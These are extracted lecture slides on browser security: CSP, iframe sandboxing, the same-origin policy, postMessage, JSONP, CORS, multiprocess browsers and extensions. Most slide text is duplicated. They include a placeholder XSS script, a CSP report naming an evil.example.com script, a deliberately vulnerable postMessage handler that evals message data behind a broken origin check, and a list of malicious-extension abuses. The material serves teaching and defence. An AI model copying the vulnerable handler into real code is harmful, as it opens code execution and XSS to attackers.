
Inline Scripts Considered Harmful Problem: even with CSP enabled, stored XSS attacks may still interact with the origin the page was loaded from
Insight: stored XSS attacks rely on inline scripts
<script>steal_the_money();</script>
When CSP is enabled by a server, the browser’s default behavior changes
Inline JS and CSS are disallowed by default
Javascript eval(), new Function(), setTimeout(“string”, …), and setInterval(“string”, …) are disallowed by default<br>
Insight: stored XSS attacks rely on inline scripts
<script>steal_the_money();</script>
When CSP is enabled by a server, the browser’s default behavior changes
Inline JS and CSS are disallowed by default
Javascript eval(), new Function(), setTimeout(“string”, …), and setInterval(“string”, …) are disallowed by default<br>
116

<!-- amazing.html -->
<script src='amazing.js'></script>
<button id='amazing'>Am I amazing?</button> <script>
function doAmazingThings() {
alert('YOU AM AMAZING!');
}
</script>
<button onclick='doAmazingThings();'>Am I amazing?</button> // amazing.js
function doAmazingThings() {
alert('YOU AM AMAZING!');
}
document.addEventListener('DOMContentReady', function () { document.getElementById('amazing') .addEventListener('click', doAmazingThings);
}); Not allowed by default if CSP is enabled<br>
<script src='amazing.js'></script>
<button id='amazing'>Am I amazing?</button> <script>
function doAmazingThings() {
alert('YOU AM AMAZING!');
}
</script>
<button onclick='doAmazingThings();'>Am I amazing?</button> // amazing.js
function doAmazingThings() {
alert('YOU AM AMAZING!');
}
document.addEventListener('DOMContentReady', function () { document.getElementById('amazing') .addEventListener('click', doAmazingThings);
}); Not allowed by default if CSP is enabled<br>
117

XSS Attacks, Round 4 evil.com Reflected XSS Stored XSS <script>
steal_the_money();
</script><br>
steal_the_money();
</script><br>
118

CSP Keywords Special keywords may be used in addition to origins
‘none’: Disallow all accesses for the given directive
‘self’: Allow accesses to the origin the page was loaded from
‘unsafe-inline’: allow inline JS and CSS from the given directive
‘unsafe-eval’: allow eval(), etc. from the given directive<br>
‘none’: Disallow all accesses for the given directive
‘self’: Allow accesses to the origin the page was loaded from
‘unsafe-inline’: allow inline JS and CSS from the given directive
‘unsafe-eval’: allow eval(), etc. from the given directive<br>
119
CSP Actions When a policy violation occurs:
The offending action is blocked…
… and (optionally), the violation is reported to a URL specified by the server Content-Security-Policy: report-uri /my_amazing_csp_report_parser; { "csp-report": {
"document-uri": "http://example.org/page.html",
"referrer": "http://evil.example.com/",
"blocked-uri": "http://evil.example.com/evil.js",
"violated-directive": "script-src 'self' https://apis.google.com",
"original-policy": "script-src 'self' https://apis.google.com; report-uri http://example.org/my_amazing_csp_report_parser"
}}<br>
The offending action is blocked…
… and (optionally), the violation is reported to a URL specified by the server Content-Security-Policy: report-uri /my_amazing_csp_report_parser; { "csp-report": {
"document-uri": "http://example.org/page.html",
"referrer": "http://evil.example.com/",
"blocked-uri": "http://evil.example.com/evil.js",
"violated-directive": "script-src 'self' https://apis.google.com",
"original-policy": "script-src 'self' https://apis.google.com; report-uri http://example.org/my_amazing_csp_report_parser"
}}<br>
120
Actual CSP Example Content-Security-Policy: default-src *; script-src https://*.facebook.com http://*.facebook.com https://*.fbcdn.net http://*.fbcdn.net *.facebook.net *.google-analytics.com *.virtualearth.net *.google.com 127.0.0.1:* *.spotilocal.com:* 'unsafe-inline' 'unsafe-eval' https://*.akamaihd.net http://*.akamaihd.net *.atlassolutions.com; style-src * 'unsafe-inline'; connect-src https://*.facebook.com http://*.facebook.com https://*.fbcdn.net http://*.fbcdn.net *.facebook.net *.spotilocal.com:* https://*.akamaihd.net wss://*.facebook.com:* ws://*.facebook.com:* http://*.akamaihd.net https://fb.scanandcleanlocal.com:* *.atlassolutions.com http://attachment.fbsbx.com https://attachment.fbsbx.com;<br>
121
CSP Discussion CSP gives developers a lot of power to improve the security of their site against XSS
But, uptake has been slow for a number of reasons
Hard to deploy – e.g., moving all inline scripts
Origin granularity might be too coarse
Binary security decision
Recent measurements put CSP adoption at a fraction of a percent<br>
But, uptake has been slow for a number of reasons
Hard to deploy – e.g., moving all inline scripts
Origin granularity might be too coarse
Binary security decision
Recent measurements put CSP adoption at a fraction of a percent<br>
122
Framing Third-Party Content Modern web apps often include third-party content
Social widgets, advertisements, videos, games
One option is to directly inject this content into the page
But, this gives complete access to the enclosing DOM and data
(This is sometimes done for ads; why?)
Instead, untrusted content can be contained in an iframe
iframe provides separation between the top-level origin and third-party scripts
However, this isolation isn't perfect
E.g. framebusting – if (top != self) top.location.replace(location);<br>
Social widgets, advertisements, videos, games
One option is to directly inject this content into the page
But, this gives complete access to the enclosing DOM and data
(This is sometimes done for ads; why?)
Instead, untrusted content can be contained in an iframe
iframe provides separation between the top-level origin and third-party scripts
However, this isolation isn't perfect
E.g. framebusting – if (top != self) top.location.replace(location);<br>
123
HTML5 Sandbox HTML5 sandboxes represent a least-privilege approach to securing third-party scripts
Allows apps to specify only necessary privileges, and deny the rest
By default, all privileges are revoked and must be selectively enabled
Synthetic origin, different from enclosing origin
No JS execution
No window or dialog creation
No form submission
No plugins
No top navigation<br>
Allows apps to specify only necessary privileges, and deny the rest
By default, all privileges are revoked and must be selectively enabled
Synthetic origin, different from enclosing origin
No JS execution
No window or dialog creation
No form submission
No plugins
No top navigation<br>
124
Sandbox Examples <iframe src=‘http://example.com/widget’ sandbox></iframe> <iframe src=‘http://example.com/widget’ sandbox=‘allow-forms’></iframe> Other allows:
allow-same-origin
allow-scripts
allow-top-navigation
allow-popups<br>
allow-same-origin
allow-scripts
allow-top-navigation
allow-popups<br>
125
Sandbox Caveats Sandbox has drawbacks
Plugins don't respect browser sandboxes and can bypass their restrictions
Disabling scripts, forms, and navigation implies that plugins must be disabled
However, many ads, videos, games use plugins
Many more approaches to sandboxing JavaScript
Caja, FBJS2, AdJail<br>
Plugins don't respect browser sandboxes and can bypass their restrictions
Disabling scripts, forms, and navigation implies that plugins must be disabled
However, many ads, videos, games use plugins
Many more approaches to sandboxing JavaScript
Caja, FBJS2, AdJail<br>
126
SOP in Turmoil Security experts say the SOP isn’t strong enough
SOP assumes that all origins have equivalent capabilities
i.e. any origin may serve <script>
Leads to some XSS attacks
SOP doesn’t allow origins to specify constraints
i.e. <scripts> from any origin may POST to any other origin
Leads to some CSRF attacks
Web developers say SOP is too restrictive
SOP forbids XHR requests to other origins
Prevents access to web APIs like Google Maps
Forbids sharing with content between iframes<br>
SOP assumes that all origins have equivalent capabilities
i.e. any origin may serve <script>
Leads to some XSS attacks
SOP doesn’t allow origins to specify constraints
i.e. <scripts> from any origin may POST to any other origin
Leads to some CSRF attacks
Web developers say SOP is too restrictive
SOP forbids XHR requests to other origins
Prevents access to web APIs like Google Maps
Forbids sharing with content between iframes<br>
127
Cross-Frame Messaging Developers increasingly want to communicate with other content in a page across frames with different origins
e.g., login.bank.io and payments.bank.io
Widgets included from third parties
However, SOP prevents this
Several mechanisms have been used to implement cross-frame messaging
document.domain – unsafe hack
Fragment identifiers – unsafe hack
postMessage() – preferred solution, HTML5<br>
e.g., login.bank.io and payments.bank.io
Widgets included from third parties
However, SOP prevents this
Several mechanisms have been used to implement cross-frame messaging
document.domain – unsafe hack
Fragment identifiers – unsafe hack
postMessage() – preferred solution, HTML5<br>
128
Frame Hierarchy<br>
129
document.domain // Origin A, document.domain = 'login.bank.com'
document.domain = 'bank.com';
// Origin B, document.domain = 'payments.bank.com'
document.domain = 'bank.com';
Origins may remove subdomains prefixes from document.domain
document.domain modifications allow cross-frame access
Two frames modify document.domain to a common suffix (top-level domain)
SOP checks use the modified domain
Scheme and port must still match
Example of mutual authorization<br>
document.domain = 'bank.com';
// Origin B, document.domain = 'payments.bank.com'
document.domain = 'bank.com';
Origins may remove subdomains prefixes from document.domain
document.domain modifications allow cross-frame access
Two frames modify document.domain to a common suffix (top-level domain)
SOP checks use the modified domain
Scheme and port must still match
Example of mutual authorization<br>
130
When document.domain Fails Setting document.domain can break SOP access for other content that came from the original origin
document.domain is not safe when multiple parties share a domain
// Origin A, document.domain = ‘luke.blogspot.com'
document.domain = 'blogspot.com';
// Origin B, document.domain = ‘leia.blogspot.com'
document.domain = 'blogspot.com';
// Origin C, document.domain = 'vader.blogspot.com'
document.domain = 'blogspot.com';
// Untrusted origin C now has access to A and B...
document.domain grants complete access to content<br>
document.domain is not safe when multiple parties share a domain
// Origin A, document.domain = ‘luke.blogspot.com'
document.domain = 'blogspot.com';
// Origin B, document.domain = ‘leia.blogspot.com'
document.domain = 'blogspot.com';
// Origin C, document.domain = 'vader.blogspot.com'
document.domain = 'blogspot.com';
// Untrusted origin C now has access to A and B...
document.domain grants complete access to content<br>
131
Fragment Identifiers Cross-frame communication via abuse of fragment identifiers
Given a reference, a frame can set (but not read) another frame's location, even from a different origin
E.g. framebusting -- if (top != self) top.location.replace(location);
Setting a frame's URL fragment doesn't cause it to reload<br>
Given a reference, a frame can set (but not read) another frame's location, even from a different origin
E.g. framebusting -- if (top != self) top.location.replace(location);
Setting a frame's URL fragment doesn't cause it to reload<br>
132
Communicating Via Fragment Identifiers // Origin A
window.frames[0].location.hash = 'blah';
// Origin B
while (true) {
if (window.location.hash) {
var fragment = window.location.hash;
window.location.hash = '';
// Do something with the fragment...
}
}
Origin A changes fragment identifier for origin B
Origin B polls the fragment identifier
On changes, it interprets the identifier as a message and computes on it
Problems:
Polling is expensive
No authenticity of sender or receiver<br>
window.frames[0].location.hash = 'blah';
// Origin B
while (true) {
if (window.location.hash) {
var fragment = window.location.hash;
window.location.hash = '';
// Do something with the fragment...
}
}
Origin A changes fragment identifier for origin B
Origin B polls the fragment identifier
On changes, it interprets the identifier as a message and computes on it
Problems:
Polling is expensive
No authenticity of sender or receiver<br>
133
postMessage The postMessage API is an HTML5 API to allow secure cross-frame messaging
Sending a message is only possible if a frame handle can be acquired
The capability security model in action
Browser ensures that the receiver has the expected origin
Receiver origin is specified in the postMessage() call<br>
Sending a message is only possible if a frame handle can be acquired
The capability security model in action
Browser ensures that the receiver has the expected origin
Receiver origin is specified in the postMessage() call<br>
134
postMessage Example // Origin A (https://user.bank.io)
var data = {
msg: 'transfer_money',
amount: 1000.00
};
parent.postMessage(data, 'https://payments.bank.io');
// Origin B (https://payments.bank.io)
var onMessage = function(msg) {
if (msg.origin == 'https://user.bank.io') {
// Do stuff...
}
};
addEventListener('message', onMessage, false);<br>
var data = {
msg: 'transfer_money',
amount: 1000.00
};
parent.postMessage(data, 'https://payments.bank.io');
// Origin B (https://payments.bank.io)
var onMessage = function(msg) {
if (msg.origin == 'https://user.bank.io') {
// Do stuff...
}
};
addEventListener('message', onMessage, false);<br>
135
postMessage Broadcast parent.postMessage(user_info, '*');
Sender can specify '*' instead of an actual origin
Any frame can receive the message
Considered bad practice if sending sensitive data<br>
Sender can specify '*' instead of an actual origin
Any frame can receive the message
Considered bad practice if sending sensitive data<br>
136
postMessage Security // No origin check :(
$('#some-div').text(msg.data.info);
// Broken origin check; matches *.bank.io, but also www.bank.io.attacker.com
if (msg.origin.indexOf('.bank.io') >= 0) {
// Code execution
eval(msg.data.code);
// DOM-based XSS
$('#some-div').html(msg.data.tmpl);
}
Receiver must verify the origin of messages
Missing or broken checks are security vulnerabilities
These vulnerabilities are more common than you might think<br>
$('#some-div').text(msg.data.info);
// Broken origin check; matches *.bank.io, but also www.bank.io.attacker.com
if (msg.origin.indexOf('.bank.io') >= 0) {
// Code execution
eval(msg.data.code);
// DOM-based XSS
$('#some-div').html(msg.data.tmpl);
}
Receiver must verify the origin of messages
Missing or broken checks are security vulnerabilities
These vulnerabilities are more common than you might think<br>
137
SOP Relaxation CSP refines the SOP, which is useful for preventing XSS
However, developers have complained that SOP restrictions are too strict
Would be desirable to have more flexible policies for cross-origin interaction – e.g., mashups
A number of mechanisms exist along these lines
Server-side aggregation
JSONP
CORS<br>
However, developers have complained that SOP restrictions are too strict
Would be desirable to have more flexible policies for cross-origin interaction – e.g., mashups
A number of mechanisms exist along these lines
Server-side aggregation
JSONP
CORS<br>
138
Server-side Aggregation Server-side aggregation is one solution to integrating resources from multiple origins
From the browser's perspective, all content is from the same origin, and so SOP is satisfied
Can also be performed on-demand (i.e., server proxies third-party content)
But, this solution is problematic
Server becomes a bottleneck<br>
From the browser's perspective, all content is from the same origin, and so SOP is satisfied
Can also be performed on-demand (i.e., server proxies third-party content)
But, this solution is problematic
Server becomes a bottleneck<br>
139
Server-side Aggregation Example<br>
140
JSONP JSONP is another approach to bypassing SOP
Loading data from another origin via an XHR is prohibited by SOP…
…But, <script> is an exception (modulo CSP)
JSONP leverages this exception
Instead of directly performing a cross-domain load, JSONP injects a cross-domain <script>
The returned script should contain a JS snippet that calls a function already defined in the enclosing page
The function receives the requested data
JSONP is a terrible, ugly hack
And its also potentially unsecure<br>
Loading data from another origin via an XHR is prohibited by SOP…
…But, <script> is an exception (modulo CSP)
JSONP leverages this exception
Instead of directly performing a cross-domain load, JSONP injects a cross-domain <script>
The returned script should contain a JS snippet that calls a function already defined in the enclosing page
The function receives the requested data
JSONP is a terrible, ugly hack
And its also potentially unsecure<br>
141
JSONP Example callback(‘You sent “Test”’); // http://www.yelp.com
var callback = function(data) {
alert(‘Received message: ‘ + data);
};
var jsonp_url = 'http://maps.google.com/api.js?fn=callback&echo=Test'; document.write('<script src="' + jsonp_url + '"></script>'); Javascript received from the third-party Request data from the third-party origin Set up a callback function for the JSONP requests<br>
var callback = function(data) {
alert(‘Received message: ‘ + data);
};
var jsonp_url = 'http://maps.google.com/api.js?fn=callback&echo=Test'; document.write('<script src="' + jsonp_url + '"></script>'); Javascript received from the third-party Request data from the third-party origin Set up a callback function for the JSONP requests<br>
142
JSONP Example document.write('
<script src='http://maps.google.com/api.js?fn=callback&echo=Test'>
</script>
');<br>
<script src='http://maps.google.com/api.js?fn=callback&echo=Test'>
</script>
');<br>
143
JSONP Vulnerabilities JSONP has the benefit that it works in legacy browsers
But, its use has some security implications
Remote servers are highly trusted
They can inject any script content into the requesting page
Problems:
What if the JSONP server is compromised?
Huge potential for CSRF attacks if additional authentication is not used<br>
But, its use has some security implications
Remote servers are highly trusted
They can inject any script content into the requesting page
Problems:
What if the JSONP server is compromised?
Huge potential for CSRF attacks if additional authentication is not used<br>
144
Cross-origin Resource Sharing (CORS) Cross-origin resource sharing is a browser security mechanism for controlled relaxation of the SOP
Intended to be used in situations where JSONP would be used
i.e., XHR-based data loads
Browser allows scripts to access data returned from an XHR iff the server indicates this is allowed via special HTTP headers
CORS makes a distinction between simple and preflighted requests
Simple requests are sent immediately to the server
Preflighted requests are subject to a policy check before issuing the XHR<br>
Intended to be used in situations where JSONP would be used
i.e., XHR-based data loads
Browser allows scripts to access data returned from an XHR iff the server indicates this is allowed via special HTTP headers
CORS makes a distinction between simple and preflighted requests
Simple requests are sent immediately to the server
Preflighted requests are subject to a policy check before issuing the XHR<br>
145
Simple Request Example $.get(“http://api.com/data.json”, function(data) { …} );
GET /data.json HTTP/1.1
Host: api.com
Origin: http://example.com
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://example.com
Here, an XHR is issued for http://api.com/data.json
api.com indicates to the requesting browser that this is allowed through the use of Access-Control-Allow-Origin
The browser releases the results to the page only if the origin matches (or is '*') 1. 2. 3. What origin is making this request? Server replies that this host is allowed<br>
GET /data.json HTTP/1.1
Host: api.com
Origin: http://example.com
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://example.com
Here, an XHR is issued for http://api.com/data.json
api.com indicates to the requesting browser that this is allowed through the use of Access-Control-Allow-Origin
The browser releases the results to the page only if the origin matches (or is '*') 1. 2. 3. What origin is making this request? Server replies that this host is allowed<br>
146
Preflight Request OPTIONS /data.json HTTP/1.1
Host: api.com
Origin: http://example.com
Content-Type: application/json
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: X-CustomHeader
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://example.com
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: X-CustomHeader
Access-Control-Max-Age: 1000000
For certain requests, preflight must occur through an OPTIONS request
HTTP methods other than GET, POST, OPTIONS
MIME types other than form data or text/plain<br>
Host: api.com
Origin: http://example.com
Content-Type: application/json
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: X-CustomHeader
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://example.com
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: X-CustomHeader
Access-Control-Max-Age: 1000000
For certain requests, preflight must occur through an OPTIONS request
HTTP methods other than GET, POST, OPTIONS
MIME types other than form data or text/plain<br>
147
Origin Header The Origin header is an essential part of CORS and related cross-domain sharing proposals
But, it actually was originally proposed for a completely different purpose
Remember Referer-based CSRF mitigation?
Idea was to restrict sources of side-effecting requests based on the Referer header
However, Referer is problematic due to privacy leakage issues
Origin avoids these problems to a degree
Must always be sent when the security context of a request is in question
Only sends an origin, as opposed to the full URL<br>
But, it actually was originally proposed for a completely different purpose
Remember Referer-based CSRF mitigation?
Idea was to restrict sources of side-effecting requests based on the Referer header
However, Referer is problematic due to privacy leakage issues
Origin avoids these problems to a degree
Must always be sent when the security context of a request is in question
Only sends an origin, as opposed to the full URL<br>
148
CORS Discussion CORS is the most promising SOP replacement so far, but is not without detractors
MS argues that CORS abuses ambient authority
Claims it is rare that cross-domain data must be tailored based on the origin of the request
i.e. most sites deny all cross domain XHR or respond with Access-Control-Allow-Origin: *
Risk of leaking sensitive info outweighs benefits
Has pushed XDomainRequest as a counterproposal
Susceptible to header injection
Attackers can use CORS to inject custom headers in cross-domain XHRs<br>
MS argues that CORS abuses ambient authority
Claims it is rare that cross-domain data must be tailored based on the origin of the request
i.e. most sites deny all cross domain XHR or respond with Access-Control-Allow-Origin: *
Risk of leaking sensitive info outweighs benefits
Has pushed XDomainRequest as a counterproposal
Susceptible to header injection
Attackers can use CORS to inject custom headers in cross-domain XHRs<br>
149
Browser Architecture Separation
Extensions
Hulk<br>
Extensions
Hulk<br>
150
Browser Architecture, Revisited Modern browsers are extremely complex
Multiple tabs from multiple origins executing concurrently
Extensive JS APIs
Complicated markup and CSS standards
Plugins, audio, and video
(Potentially exploitable) bugs may exist in any component Document
Model and Renderer HTML Parser Network Protocols HTML CSS Parser JS Runtime JS CSS Storage Cookies<br>
Multiple tabs from multiple origins executing concurrently
Extensive JS APIs
Complicated markup and CSS standards
Plugins, audio, and video
(Potentially exploitable) bugs may exist in any component Document
Model and Renderer HTML Parser Network Protocols HTML CSS Parser JS Runtime JS CSS Storage Cookies<br>
151
Monolithic Browsers Prior to ~2008, browsers were typically monolithic
Browser ran a single renderer, HTML parser, JS runtime, etc.
All pages shared the same underlying resources
Originally, this was not a problem
Typically, only one page open at a given time
No tabbing
Multitabbing fundamentally changed the nature of browsers
Problem: no ‘process’ separation
If one page hung, the whole browser would hang
If one page crashed, the whole browser would crash
Exploiting one page would compromise the entire browser
All private data exposed; arbitrary code execution with browser’s privileges<br>
Browser ran a single renderer, HTML parser, JS runtime, etc.
All pages shared the same underlying resources
Originally, this was not a problem
Typically, only one page open at a given time
No tabbing
Multitabbing fundamentally changed the nature of browsers
Problem: no ‘process’ separation
If one page hung, the whole browser would hang
If one page crashed, the whole browser would crash
Exploiting one page would compromise the entire browser
All private data exposed; arbitrary code execution with browser’s privileges<br>
152
Browser Separation Multiprocessing originally used by IE 4, revived by Chrome in 2008
Resources for each origin are sandboxed within a OS-level process
Each process contains its own DOM, parsers, and JS runtime
Extensions and plugins are also run in separate processes
Tab processes are run with low or no privileges
No filesystem or network access
No access to the screen
Tab processes use IPC to access APIs provided by the browser core
Core implements APIs for storage, network, and screen access
Today, all major browsers use a multiprocess architecture<br>
Resources for each origin are sandboxed within a OS-level process
Each process contains its own DOM, parsers, and JS runtime
Extensions and plugins are also run in separate processes
Tab processes are run with low or no privileges
No filesystem or network access
No access to the screen
Tab processes use IPC to access APIs provided by the browser core
Core implements APIs for storage, network, and screen access
Today, all major browsers use a multiprocess architecture<br>
153
Chrome Architecture Example Storage Internet<br>
154
Browser Separation Discussion Multiprocess architecture is a natural evolution in browser design
OSes use process boundaries to enforce security restrictions and improve reliability
The same logic holds for web browsers, which are now app platforms
Dramatically improves security and stability of browsers
However, multiprocessing is not a panacea for security
Plugins still execute with enhanced privileges
Browser core offers a large number of APIs large surface for jailbreaks<br>
OSes use process boundaries to enforce security restrictions and improve reliability
The same logic holds for web browsers, which are now app platforms
Dramatically improves security and stability of browsers
However, multiprocessing is not a panacea for security
Plugins still execute with enhanced privileges
Browser core offers a large number of APIs large surface for jailbreaks<br>
155
Extensions Many browsers offer extension frameworks
Allow users to add customization and features to their browser
Created by third-party developers
Implemented using standard web components (Chrome, Firefox, Safari)
HTML, CSS, and Javascript
Granted access to privileged JS APIs not available to typical web pages<br>
Allow users to add customization and features to their browser
Created by third-party developers
Implemented using standard web components (Chrome, Firefox, Safari)
HTML, CSS, and Javascript
Granted access to privileged JS APIs not available to typical web pages<br>
156
Chrome Extension Architecture Storage Internet<br>
157
Chrome Extension APIs Available under the chrome.* object in Javascript
bookmarks, cookies, downloads, history – access and modify the user’s state
omnibox, tabs, window – access and control the browser’s state
storage – sandboxed access to filesystem
browserAction, contextMenus, pageAction – add buttons and menu items to the browser
webRequest – observe and modify in-flight network requests
Used to implement things like Adblock
Content Scripts
Mechanism for extensions to inject arbitrary Javascript into web pages
API for injected code to communicate with the extension<br>
bookmarks, cookies, downloads, history – access and modify the user’s state
omnibox, tabs, window – access and control the browser’s state
storage – sandboxed access to filesystem
browserAction, contextMenus, pageAction – add buttons and menu items to the browser
webRequest – observe and modify in-flight network requests
Used to implement things like Adblock
Content Scripts
Mechanism for extensions to inject arbitrary Javascript into web pages
API for injected code to communicate with the extension<br>
158
Chrome Extension Example # manifest.json
{
"name": "Page Redder",
"description": "Make the current page red",
"version": "2.0",
"permissions": [ "activeTab" ],
"background": {
"scripts": ["background.js"], "persistent": false
},
"browser_action": {
"default_title": "Make this page red"
},
"manifest_version": 2
} // background.js
// Called when the user clicks on the browser action.
chrome.browserAction.onClicked.addListener(function(tab) {
// No tabs or host permissions needed!
console.log('Turning ' + tab.url + ' red!');
chrome.tabs.executeScript({
code: 'document.body.style.backgroundColor="red"'
});
});<br>
{
"name": "Page Redder",
"description": "Make the current page red",
"version": "2.0",
"permissions": [ "activeTab" ],
"background": {
"scripts": ["background.js"], "persistent": false
},
"browser_action": {
"default_title": "Make this page red"
},
"manifest_version": 2
} // background.js
// Called when the user clicks on the browser action.
chrome.browserAction.onClicked.addListener(function(tab) {
// No tabs or host permissions needed!
console.log('Turning ' + tab.url + ' red!');
chrome.tabs.executeScript({
code: 'document.body.style.backgroundColor="red"'
});
});<br>
159
Extension Permissions Extensions are given a great deal of power
May violate SOP restrictions
May access data from any origin (i.e. arbitrary cookies)
May inject code and data into any page
May inspect or modify in-flight network requests
Some browsers require users to give permissions to extensions
For Chrome, specified in the “permissions” field in manifest.json
On install, users are asked if they want to grant these permissions
Most users don’t know or care and just click yes :(<br>
May violate SOP restrictions
May access data from any origin (i.e. arbitrary cookies)
May inject code and data into any page
May inspect or modify in-flight network requests
Some browsers require users to give permissions to extensions
For Chrome, specified in the “permissions” field in manifest.json
On install, users are asked if they want to grant these permissions
Most users don’t know or care and just click yes :(<br>
160
Malicious Extensions Drop security related headers like CSP
Configure the browser to use an insecure proxy or VPN
Information theft: passwords, session cookies, key presses, form data (e.g. credit cards), in-page data (e.g. bank account numbers), etc.
Click fraud
Ad Manipulation: replace the ads on a website with ads that payout to the attacker
Affiliate fraud: modify shopping URL (e.g. Amazon) to include the attacker’s affiliate ID
Social network abuse: automatically friend/follow accounts, tweet spam messages, etc.<br>
Configure the browser to use an insecure proxy or VPN
